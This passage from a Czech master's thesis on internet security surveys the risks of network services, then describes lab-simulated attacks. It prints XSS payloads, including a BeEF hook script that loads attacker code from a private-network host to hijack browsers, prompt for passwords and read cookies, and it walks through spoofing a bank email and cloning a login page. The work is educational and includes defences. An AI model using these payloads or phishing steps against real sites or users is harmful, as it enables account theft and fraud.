Přenášet soubory jde v dnešní době i pomocí elektronické pošty (emailů), primárně se ale pro přenos větších souborů používají jiné služby, jako je například protokol FTP (file transfer protocol). V teoretické rovině povolení přenosu souboru nenese větší riziko než povolení elektronické pošty. Prakticky pokud budou mít lidé možnost používat přenos souborů, tak se bude odehrávat více přenosů a je i dost pravděpodobé, že s normálními daty budou přeneseny i škodlivé programy a nežádoucí data.

Hlavní problém u přenosu souboru tedy je, že si uživatelé stáhnou viry, Trojské koně a podobný škodlivý software, proto je důležité mít jakousi nedůvěru k jakémukoliv softwaru, který může být přenesen. Dále samozřejmě jsou zde problémy typu, že uživatelé budou přenášet pirátský software, hry nebo pornografické obrázky. Z toho důvodu se nemusí věnovat výhradně své práci a je tedy důležité zavést vhodné interní směrnice v organizaci společnosti. [23]

Dalšími protokoly, se kterými se můžeme setkat pro přenos souborů jsou TFTP, UUCP nebo FSP. TFTP (trivial file transfer protocol) využívá pro přenos informací stanice bez disku. UUCP (unix to unix copy) je starší protokol, který využívaly modemy. FSP (file service protokol), který byl vyvinut pro odstranění některých nedostatků FTP, poskytuje službu nastavování serverů. Žádný z těchto protokolů nemá skutečné výhody proti FTP. [24]

7.3 Vzdálený přístup

Programů, které dovolují vzdálený přístup je několik. Nejpoužívanější, se kterým se uživatel asi setká je telnet.

Telnet byl považován za bezpečnou službu, protože podporuje ověření samotných uživatelů. Problém je, že telnet nekóduje svá data, proto je extrémně zranitelný proti útokům typu sniffing a hijacking, to jest zranitelný kvůli odposlechu dat a zmocnění dat. Telnet tedy není bezpečný na Internetu, na druhou stranu může být tato služba cenově velmi výhodná.

Kromě telnetu se můžete setkat s programy rlogin, rsh a on, tyto programy zprostředkují přístup na vzdálenou stanici bez nutnosti nového ověřování, proto se považují na Internetu za nevhodné. [25]

7.4 Usenet News

Tato služba umožňuje uživatelům komunikovat, je proto dosti podobná emailové. Služba je určená ke komunikaci mnoha lidí navzájem. Je otevřenější a účinnější než emailová služba. Příklad usenetové služby je google groups, kde uživatelé hovoří s jinými v různých sekcích.

Tato služba má rovněž podobné nedostatky jako emailová, proto si musíme dát pozor na falešné informace a autority, rovněž na DoS útoky. Většinou jsou ale různé ochrany proti DoS útokům už integrovány do těchto služeb. Rizika s těmito službami proto nejsou zas tak vysoká. [26]

7.5 World Wide Web

World Wide Web je internetová koncepce založená na již existujících protokolech a protokolu http (hypertext transfer protocol). WWW je shromáždění http serverů.

WWW používá primárně http protokol a jedná se o soustavu propojených hypertextových dokumentů. Obsah může být textový, zvukový, video, obrázkový nebo i jiný.

Hrozby souvisí jednak s přenosem souborů, jelikož přenést přes webové rozhraní soubor je uživatelsky lehčí než přes ftp. Rovněž je tu možnost stát se obětí sociálního inženýrství. Pokud se zabýváme samotnými webovými stránkami, které jsou psány html kódem, tak se můžeme stát i obětí útočného JavaScriptu. [27]

7.6 Služby pro komunikaci v reálném čase

Příkladem real time služeb může být služba talk, nebo IRC.

Talk není často používán na Internetu, jde asi o nejstarší používanou real time konferenční službu. Je dostupný ve většině unixových systémů. Tato služba je relativně bezpečná.

IRC (Internet Relay Chat) je taky vcelku stará služba. Slouží ke komunikaci mnoha uživatelů navzájem. S IRC je známo mnoho bezpečnostních problémů. Hlavně klientské programy zprostředkovávají serverům větší přístup k lokálním zdrojům, než je rozumné. [28]

7.7 Jmenné služby

Příkladem je služba DNS, je především určena k překladu doménových názvů na IP adresy.

Jedno z rizik DNS je, že může o Vašem systému v žádosti o překlad odeslat více informací než je rozumné, naříklad informace o hardwaru a softwaru, což není úplně ideální. Rovněž se tyto služby používají k velice „solidním“ DoS útokům, jelikož mají značné zesílení. [29]

7.8 Řízení sítě

S těmito službami se nesetkáte přímo, opět příkladem může být služba ping a tracerout. Ping testuje dosažitelnost cílového počítače pomocí ICMP protokolu a tracerout taktéž dosažitelnost a cestu paketů k danému cíli.

Obě tyto služby mohou být použity k DoS útokům (odepření služby), ale v dnešní době už není riziko tohoto útoku pomocí těchto služeb zas tak velké. Horší je, že Váš systém může být pomocí těchto služeb mapován. [30]

7.9 Síťový systém souborů

Tyto služby slouží k práci se serverovými soubory na samotných serverech. Za příklad můžeme uvést NFS a AFS.

Obě tyto služby jsou extrémně nebezpečné, protože umožňují uživatelům číst a modifikovat data, aniž byli náležitě ověřeni (uživatelé). Nastavení těchto služeb pak není úplně triviální, takže riziko je opravdu velké. [31]

7.10 Window systémy

Tyto systémy umožňují přístup ke všem schopnostem serveru/počítače, které máte k dispozici. Opět alespoň jeden příklad - X11 služba.

Tyto služby jsou velice lákavé pro útočníky. Mohou získat screen obrazovky, dále číst a zasahovat do stisků kláves, což je značné bezpečnostní riziko. [32]

8 Realizované útoky

Ze zadání mé diplomové práce pro mě vyplývá povinnost vytvořit pět prezentací o pěti hrozbách, tyto hrozby detailně rozebrat a nějakým způsobem realizovat. Všechny mnou realizované útoky byly simulovány v privátní síti, abych nikoho nepoškodil. Pro své útoky jsem si vybral témata cross site scriptingu (xss), phishingu (rhybaření), keyloggerů, dos (odepření služby) a lámání hesel. Prezentace byly vytvořeny v programu Flash z důvodu velikého rozšíření tohoto programu.

8.1 Cross site scripting (XSS)

Jedná se o metodu narušení webových stránek, využitím bezpečnostních chyb ve skriptech (JavaScript, PHP, JSP, ASP, Flash a další). Útočník díky těmto chybám v zabezpečení webové aplikace dokáže do stránek podstrčit svůj vlastní kód. Tím může poškodit vzhled stránky, znefunkčnit je nebo získat citlivé údaje návštěvníků stránek.

Navzdory počátečním písmenům dostala tato metoda zkratku XSS, aby se nepletla s kaskádovými styly CSS. [33] [34]

8.1.1 Teoretický rozbor

Rozlišujeme 3 typy těchto útoků:

- Typ 0, označuje se jako lokální nebo DOM based.
- Typ 1, označuje se jako non-persistent nebo reflected.
- Typ 2, označuje se jako persistent, stored nebo second-order.

Lokální nebo DOM based (typ 0)

Tento typ chyby existuje pouze v lokální instanci prohlížeče. Jde o neošetřené přenesení proměnné do JavaScriptu.

Příklad:

Naše html stránka (třeba pokus.htm) obsahuje tento kus kódu:

<SCRIPT>

var pos=document.URL.indexOf("pozdrav_jmeno=")+14;

document.write("Ahoj"+document.URL.substring(pos,document.URL.length));

</SCRIPT>

Útočníkovi stačí přepsat URL například takto:

URLkNasemuHtml/pokus.htm?pozdrav_jmeno=neco<script>alert('Toto je úspěšný XSS útok.');</script>

Non-persistent nebo reflected (typ 1)

Jedná se o nejběžnější typ XSS útoku. V praxi se běžně využívá parametrů v URL, která se interpretuje do stránky jako její součást. Tato zranitelnost se týká především stránek s generovaným obsahem (php, asp, jsp ...).

Příklad:

Náš php script (třeba pokus.php) obsahuje tento kus kódu:

<?php echo $_GET['pozdrav_jmeno']; ?>

Útočníkovi stačí přepsat URL například takto:

URLkNasemuPhp/pokus.php?pozdrav_jmeno=neco<script>alert('Toto je úspěšný XSS útok.');</script>

Persistent, stored nebo second-order (typ 2)

„Díky“ němu se uskutečňují nejnebezpečnější útoky. Vzniká, když se útočníkovi podaří uložit škodlivá data na stranu serveru, např. do databáze.

Tím, že se mu podaří uložit škodlivý kód na straně serveru odpadá problém s distribucí, jelikož od těchto dat (např. z databáze) mnohdy očekáváme, že si je nějaký uživatel jednou sám vyžádá. Tento útok může ovlivnit veliký počet uživatelů. Administrátor na něj samozřejmě přichází jako poslední a i když se najde uživatel, který zjistí jakousi chybu (méně závažnou), tak se málokdy zabývá reportováním (nahlášením).

Typickým příkladem jsou návštěvní knihy nebo diskuze k článkům. Tato data jsou ukládána a později interpretována z databází. Pokud se útočníkovi podaří uložit škodlivý kód přes tuto návštěvní knihu nebo diskuzi, jde o XSS typu 2.

Samotné nakažení nemusí proběhnout pouze přes (x)html tag <script>, ale i spuštěním scriptové události v jiném (meta) tagu. Prohlížeče různých společností se chovají jinak k html obsahu a jinak ho i interpretují, proto existují specifické možnosti využití XSS slabin přímo pro daný prohlížeč. [35]

Příklady:

<IMG SRC=javascript:alert('XSS')>

<IMG """><SCRIPT>alert("XSS")</SCRIPT>">

<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">

<BODY BACKGROUND="javascript:alert('XSS')">

<BGSOUND SRC="javascript:alert('XSS');">

<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">

<IMG SRC=javascript:alert("XSS")>

<IMG SRC=javascript:&#97 ;ler&#116 ;('XSS')>

Samozřejmě můžeme do stránek přes uvedené tři typy útoků podvrhovat náš útočný JavaScript. V dnešní době však existují různé pokročilé exploitační nástroje jako XSS Proxy, XSS Shell, BeEF a jiné, u kterých stačí pouze do dané stránky podvrhnout náš exploitační vektor. Po načtení infikované stránky si pak oběť načte i JavaScriptovou část klienta. My pak udílíme příkazy, které má/může tato část vykonat (v prohlížeči oběti), přes serverovou část. Serverová část může být

napsána v php, asp, perlu nebo pythonu, dle exploitačního nástroje. Je umístěna na libovolném místě na Internetu, které má útočník pod kontrolou.

Tyto exploitační nástroje můžou mít nejrůznější funce [17]:

- *Prohlížení stránek pod identitou oběti ve skrytém iframu*
- *Přetvoření stránky, které se děje u oběti v prohlížeči*
- *Přesměrování*
- *Keylogger*
- *Vyskakovací okna*
- *Tázací okna (třeba na hesla)*
- *Různé DoS útoky závislé na typu prohlížeče*
- *Různé detekční funkce*

8.1.2 Scénář útoku

Útočník se rozhodne napadnout stránky Alice a jejich uživatele. Aliciny stránky mají XSS zranitelnost (typ 2).


8.1.3 Realizace útoku

Po dlouhém rozhodování jsem pro demonstraci XSS hrozby vybral exploitační nástroj BeEF. Tento nástroj má dvě části, klientskou (JavaScriptovou), tou jsou infikovány nějaké stránky a oběť si tuto část stáhne, když dané stránky navštíví. Druhá část nástroje je serverová a je napsaná v php, přes tuto čast útočník ovládá své oběti.

Samozřejmě tu byla možnost psát útočný JavaScript ručně nebo použít jiný nástroj typu XSS Proxy, XSS Shell. Variantu ručního psaní jsem zavrhl, jelikož jsem měl sestavit pět hrozeb a ruční psaní se zdálo časově náročné. Z pokročilých exploitačních nástrojů zvítězila starší verze BeEF(u), jelikož se jednalo o nejpropracovanější nástroj. Existuje i nová verze, kde je serverová část napsaná

v jazyku ruby, ale ta je ve vývoji a zatím není tak propracovaná. XSS Proxy a XSS Shell jsem zamítl kvůli menší funkcionalitě, navíc serverová část XSS Proxy je psaná v perlu a XSS Shell v asp a já mám bliže k php.

Útok byl prováděn v mé privátní síti, která měla tyto parametry (Obr. 8.1.3.1) .



Obr. 8.1.3.1: Phishing - schéma privátní sítě

Serverová část BeEF(u) byla implementována na stejný server jako stránky oběti. Bylo to z nedostatku hardwaru. Navíc v praxi se řeší pouze zranitelnost stránek oběti a ne nastavení serverové části. Je to z důvodu, že útočník si může na Internetu vybrat jakoukoliv pozici pro své útočné rozhraní nebo si nějaké jednoduše udělat, proto je tato část vždy příhodně nastavena. Nastavení LAMP serverů bylo defaultní (instalační).

Na straně serveru oběti jsem vytvořil stránky, které měly vzdáleně vzhled stránek youtube. Jednalo se o stránku s videem a pod ní mohli návštěvníci uložit svůj názor k videu.

Útočník dorazil na tuto stránku a přidal jakýsi komentář pod video spolu s exploitačním vektorem BeEF(u), taktéž se používá termín payload nebo inicializační vektor. Tento vektor měl v mé síti tento tvar *<script src=http://192.168.1.102/beef/hook/beefmagic.js.php> </script>* . Komentář se samozřejmě zobrazil a inicializační vektor (tag script) ne, nicméně stal se součástí stránky pro všechny další návštěvníky. Zde se znovu pozastavím, parametr src v tagu script určuje místo, kde je útočníkovo serverové rozhraní, tento parametr může ukazovat na libovolné místo na Internetu, proto jsem v předchozím výkladu řekl, že je jedno, kde je umístěno. Útočník má k výběru miliardu pozic, nebo svou vlastní.


Stránku jsem tedy nakazil a přišel jsem na ni jako oběť (*.100), tím jsem si samozřejmě stáhl html stránku oběti, komentář útočníka a aniž bych to viděl, tak i JavaScriptovou část BeEF(u). Ta mi od této chvíle běžela na pozadí.

Jako útočník (*.101) jsem pak zapnul svoje severové rozhraní pro správu klientské části a ihned se mi zobrazila tabulka zombies, kde byla uvedena i má oběť (*.100), prohlížející infikovanou stránku. Rozklikl jsem si oběť a viděl jsem základní údaje jako typ prohlížeče a operačního systému, rozlišení obrazovky, jeho barevnou hloubku, URL, na které je a jeho cookie. Pro útok jsem pak vybral urážlivé vyskakovací okno, zeptal jsem se oběti na heslo, přetvořil jsem stránku a vložil do stránky oběti přesměrování.

U urážlivého vyskakovacího okna jsem vybral nabídku Standard modules - Alert dialog a zadal jsem svůj vlastní řetězec (slova) pro vyskakovací okno. Klikl jsem na tlačítko Send Now, a tím jsem odeslal požadavek. Na straně oběti pak vyskočilo okno s urážlivým textem, toto okno pak musí oběť odkliknout, chce-li pokračovat v prohlížení stránky. Tento jev může vést ke zhoršení pověsti majitele stránek, navíc v BeEF(u) je tlačítko Set Autorun, takže je toto vyskakovací okno periodicky posíláno oběti, to zapříčiní jednak urážení a jednak nezhlédnutelnost dané stránky - okno neustále vyskakuje a pozadí za ním je „zašedlé“.

Další demonstrací bylo zeptání se na heslo samotné oběti. Jednoduše jsem vybral Standard modules - Prompt dialog, specifikoval řetězec pro vyskakovací okno a odeslal požadavek. Na straně oběti pak vyskočilo okno, které žádalo o znovuzadání hesla (odůvodnění pro opětovné zadání může být jednoduché, třeba důvod automatického odhlášení z důvodu nečinnosti). Oběť tedy vyplnila heslo do vyskakovacího okna, v mém případě nebylo pole pro heslo hvězdičkované kvůli kontrole a to pak bylo odesláno k útočníkovi. Útočník tedy znal heslo.

K přetvoření webu oběti jsem vybral Standard modules - Deface Web Page, vyjelo mi vstupní pole pro napsání nového html obsahu napadené stránky. Do tohoto pole jsem napsal, že já vlastník (vydávám se za vlastníka) nemám prostředky na provoz daných stránek a připojil jsem ID účtu (imaginárního útočníkova účtu). Oběti se pak přetvořila stránka podle mnou zadaného obsahu. Zde je dobré si uvědomit, že stránka má stále stejný html kód, ale ten je statický, JavaScript je dynamický, a proto tento html kód přepíše (překryje), má vyšší zobrazovací prioritu. Výsledná verze stránky podle útočníka pak může oběť (návštěvníka) zmást a poslat útočníkovi nějaké peníze, nebo ho může znechutit, a tím se stane oběť z vlastníka stránek, případně může útočník přetvořit chování stránky za nějakým účelem (psaní vlastních funkcí). Pro základní představu jsem připojil i obrázek serverového rozhraní útočníka (Obr. 8.1.3.2).



Obr. 8.1.3.2: Ukázka serverového rozhraní útočníka pro přetvoření webu oběti

Poslední ukázkou bylo vložení přesměrování, jednoduše jsem vybral Network modules - Browser redirect a zadal nový odkaz, kam povede přesměrování. I když i tento příklad vypadá nevinně, tak útočník může vložit trvalé přesměrování. Takže oběť stránek nikdy nedosáhne (jistá forma DoS útoku).

Na předchozích čtyřech příkladech jsem demonstroval sílu XSS a XSS exploitačních nástrojů, samozřejmě tento konkrétní nástroj (BeEF) má plno jiných funkcí, třeba detekčního charakteru, nebo exploitů psaných speciálně pro různé verze prohlížečů. Snažil jsem se i předvést DoS útok pomocí přetečení paměti prohlížeče, ale taková věc se velice špatně ukazuje (dokazuje, projevuje). Pouze prohlížeč Chrome napsal, že musel ukončit (killnout) script na pozadí, ale to vykazoval nahodile, Mozilla opticky ani funkčně nereagovala nijak. K celkové demonstraci to ale myslím stačí.

8.1.4 Obrana

Obranu proti takovýmto útokům lze rozdělit na dvě části, klientskou a serverovou.

Na klientské si můžete vypnout JavaScript, XSS stojí na útočném JavaScriptu. Tím, že ho vypnete tak zcela eliminujete tuto hrozbu. To je ale špatná obrana, nesmíme zapomínat, že některé stránky, nebo některý obsah v nich se stane nefunkční. Typickým příkladem JavaScriptu mohou být online hodiny ve stránkách, které ukazují i měnící se vteřiny, vypnutím JavaScriptu se pak zastaví. Praktickým příkladem, kdy vypnutí JavaScriptu znefunkční stránky je například jedno Internetové bankovnictví (název banky radši neuvedu). Ukázka funkčního a nefunkčního přihlašovacího rozhraní (Obr. 8.1.4.1), rozhraní s oranžovým podkreslením je funkční (zapnutý JavaScript), s šedým nefunkční (vypnutý JavaScript).

Obr. 8.1.4.1: Přihlašovací rozhraní

Další možnou obranou je mít nějaký dobrý antivirus například Avast, Avira nebo Adware. Webový štít od Avastu mi také zastavil některé útoky. Mít dobrý a plně aktualizovaný prohlížeč, i ten Vás nepustí na stránky, pakliže má reportované, že jsou útočné, případně některé formy útoku neprovede.

Na straně serveru je nejlepší cestou striktní odstranění všech nepovolených řetězců pro headers, cookies, get a post požadavky, databázové dotazy, formulářová pole a skrytá pole. [36]

Dále jde na straně serveru transformovat speciální znaky jako “ (uvozovky), ' (středník), < > (špičaté závorky) a & (Ampersan) na html entity. Prakticky ukázáno & se převede na entitu & nebo & , " se převede na entitu " nebo " , ' se převede na entitu ' nebo ' , < se převede na entitu < nebo < , > se převede na entitu > nebo > . Čísla uvedená v těchto entitách mají vazbu na ASCII tabulku. Tím, že jsou tyto znaky převedeny na entity se zamezí podvrhování tagů jako je script nebo zamezení přidávání JavaScriptových událostí do už existujících tagů. Pro tento převod se například v php používá funkce htmlspecialchars(). Převod pro formulářové pole s jménem username na html entity pak nůžeme provést takto *<?php echo htmlspecialchars($_GET['username']); ?>*. [36]

8.1.5 Zajímavosti

V roce 2007 bylo společností Symantec odhadnuto, že zhruba 68% webových stránek je náchylných na XSS útoky. Tato zranitelnost už v minulosti vedla k útokům na společnosti jako jsou Google, Yahoo, Facebook, Myspace, Orkut, PayPal, eBay, Nokia nebo Wikipedia. [36]

8.2 Phishing

Phishing (někdy převáděno do češtiny jako rhybaření) je podvodná technika používaná na Internetu k získávání citlivých údajů (hesla, čísla kreditních karet apod.) v elektronické komunikaci. K nalákání důvěřivé veřejnosti komunikace předstírá, že pochází z populárních sociálních sítí, aukčních webů, on-line platebních portálů nebo od IT administrátorů. [38] [39]

8.2.1 Teoretický rozbor

Principem phishingu je rozesílání emailových zpráv nebo instant messaging, které často vyzývají adresáta k zadání osobních údajů na falešnou stránku, jejíž podoba je takřka identická s tou oficiální. Stránka může například napodobovat přihlašovací okno internetového bankovnictví. Uživatel do něj zadá své přihlašovací jméno a heslo. Tím tyto údaje prozradí útočníkům, kteří jsou poté schopni mu z účtu vykrást peníze.

Phishing je příkladem techniky sociálního inženýrství používané k oklamání uživatelů za využití slabých míst současných bezpečnostních technologií (jejich implementací). Ochrana proti rostoucímu množství nahlášených případů phishingu zahrnuje legislativu, trénování uživatelů, veřejnou osvětu a technická opatření.

Technika phishingu byla detailně popsána v roce 1987 v práci a prezentaci předané International HP Users Group, Interex. Poprvé byl termín phishing použit v usenetové skupině alt.online-service.america-online dne 2. ledna 1996, ačkoliv se označení mohlo objevit již dříve v tištěném magazínu 2600: The Hacker Quarterly.

Phishing na AOL byl úzce spjat s warez komunitou, jež si vyměňovala pirátský software a scénou crackerů, která padělala kreditní karty a páchala jiné internetové zločiny.

Phisher (původce phishingu) se mohl vydávat za pracovníka AOL a odeslat zprávu potenciální oběti, ve které žádal odhalení jejího tajného hesla. Ve zprávě byly většinou žádosti jako „ověřit účet“,

nebo „potvrdit informace“, což by vedlo samozřejmě k prozrazení choulostivých informací oběti. Jestliže se útočník dozvěděl heslo, mohl disponovat s účtem oběti, nebo rozesílat nevyžádanou poštu (spam). Oboje, jak phishing, tak warez na AOL, obecně vyžadovaly programy napsané uživateli, jako například AOHell. Phishing začal být tak častý, že byl do všech zpráv přidán řádek: „Žádný pracovník AOL se Vás nemůže nikdy ptát na heslo, ani údaje ohledně Vašeho účtu.“

Po roce 1997 AOL zpřísnila svůj pohled na phishing a warez, tudíž všechen pirátský software odstranila ze svých serverů. Současně vyvinula AOL systém pro okamžitou deaktivaci účtů spojených s phishingem, aniž by oběti mohly nějakým způsobem odpovědět. Zakázaní warez scény vedlo k tomu, že většina phisherů opustila služby AOL. [38] [39]

8.2.2 Scénář útoku

Útočník chce získat přístup do nějaké webové aplikace (třeba Internetbanking), podvrhne proto email s autoritou správce za účelem vylákání přihlašovacích údajů z oběti. Oběť email otevře, uvěří mu, klikne na odkaz a vyplní své přihlašovací údaje do podvodné stránky.

8.2.3 Realizace útoku

Pro realizaci phishingu přicházelo v úvahu podvrhování různých komunikačních identit jako emailu, IRC, ICQ nebo identity usenetové služby. Po úvaze jsem vybral možnost podvrhování emailu, jelikož jde asi o nejrozšířenější službu a byla to jistá výzva.


Už na střední škole jsem se setkal s podvrhováním identity emailů (asi před osmi lety), když se nám učitel snažil demonstrovat nebezpečnost aplikace Outlook. V praxi to proběhlo tak, že jsme vytvořili studentský email a na ten měl přijít email s identitou, jakou jsme si vymysleli my studenti (klidně neexistující identitou). Tehdy jsme sice neviděli (nevěděli) jak se to dělá, ale pokus byl úspěšný.

Pro demonstraci padělání identity emailů jsem použil online aplikaci Fake mailer. Mohl jsem samozřejmě zkusit opět Outlook, ale to by se mi už v dnešní době zcela určitě nepodařilo. Dále tu jsou programy typu Send, ale nepřišlo mi rozumné je k sobě na PC instalovat. Dalším schopným online generátorem je třeba sendanonymousemail, ale v době simulace útoku jsem ho ještě neznal a Fake mailer splnil svou úlohu dobře.

Samotnému padělání předcházel výběr stránek, jejichž návštěvníky jsem měl napadnout. Po zralé úvaze jsem si i tyto „originální“ stránky raději vyrobil sám na místě, které mám pod kontrolou. Opticky připomínala moje stránka stránku banky. Nazval jsem ji Imaginární banka (neexistující)!!!, tuto identitu jsem použil v html title i obsahu a upozornil jsem, že jde o pokusné stránky, na stránkách jsem použil neexistující kontakt mého imaginárního správce, který byl info@imaginarybank.cz . Toto byla tedy originální stránka.

K této originální stránce jsem pak vytvořil útočníkovu falešnou stránku, kterou jsem umístil na server v privátní síti. Jednoduše jsem stáhl html kód mé oficiální stránky, pozměnil jsem přihlašovací událost a všechno jsem zkopíroval na privátní server. Případně šlo použít i grafické kopírování na bázi Print Screenu**.**

Tímto jsem měl originální stránky, stránky útočníka, stačilo tedy vytvořit nějaký (jakýkoliv) email oběti a poslat jí podvrhnutý email, který se tvářil jako by byl od správce Imaginární banky (neexistující)!!!. K tomu mi právě posloužila online aplikace Fake mailer. Jednoduše jsem do políčka From (odesilatel) zadal imaginární email správce info@imaginarybank.cz, do políčka To pak identitu emailu mé oběti. Ostatní vyplnitelná políčka jako subject a tělo zprávy bylo spíše lingvistickou záležitostí, ve které se vymyslí nějaká záminka pro zadání údajů do falešné imaginární stránky. Já jsem si vymyslel nový vzhled výpisů účtů a přidal jsem odkaz, který se jevil, že odkazuje na oficiální stránky, ale vedl na stránky útočné. Poté jsem email odeslal. Pod odstavcem jsem pro základní představu uvedl obrázek Fake Maileru (Obr. 8.2.3.1)



Obr. 8.2.3.1: Ukázka rozhraní Fake Maileru

